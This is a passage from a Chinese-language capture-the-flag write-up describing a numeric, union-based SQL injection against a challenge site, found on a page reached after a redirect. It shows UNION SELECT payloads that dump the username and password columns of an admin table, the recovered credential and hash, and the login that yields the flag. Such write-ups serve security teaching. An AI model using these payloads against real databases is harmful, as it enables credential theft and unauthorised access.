
12.得到字段名分别是`id`,`username`,`password`,获取`username`的信息

```
?id=-1 union select 1,(select group_concat(username) from admin)
```



13.获取`password`的信息

```
?id=-1 union select 1,(select group_concat(password) from admin)
```



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
14.通过上述SQL注入可以得到用户名和密码

```
admin
dba223cce96cb458550d0d195bdb2386
```

15.此时在登录框中输入其用户名和密码，即可得到`flag`



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三、ps

1.本道题目的新颖之处在于，使用的`SQL注入`的点，并不是登录界面，而是使用的是`304`跳转之后的网站；
2.本道题目属于数字注入，比较常规，关键在于能找到注入点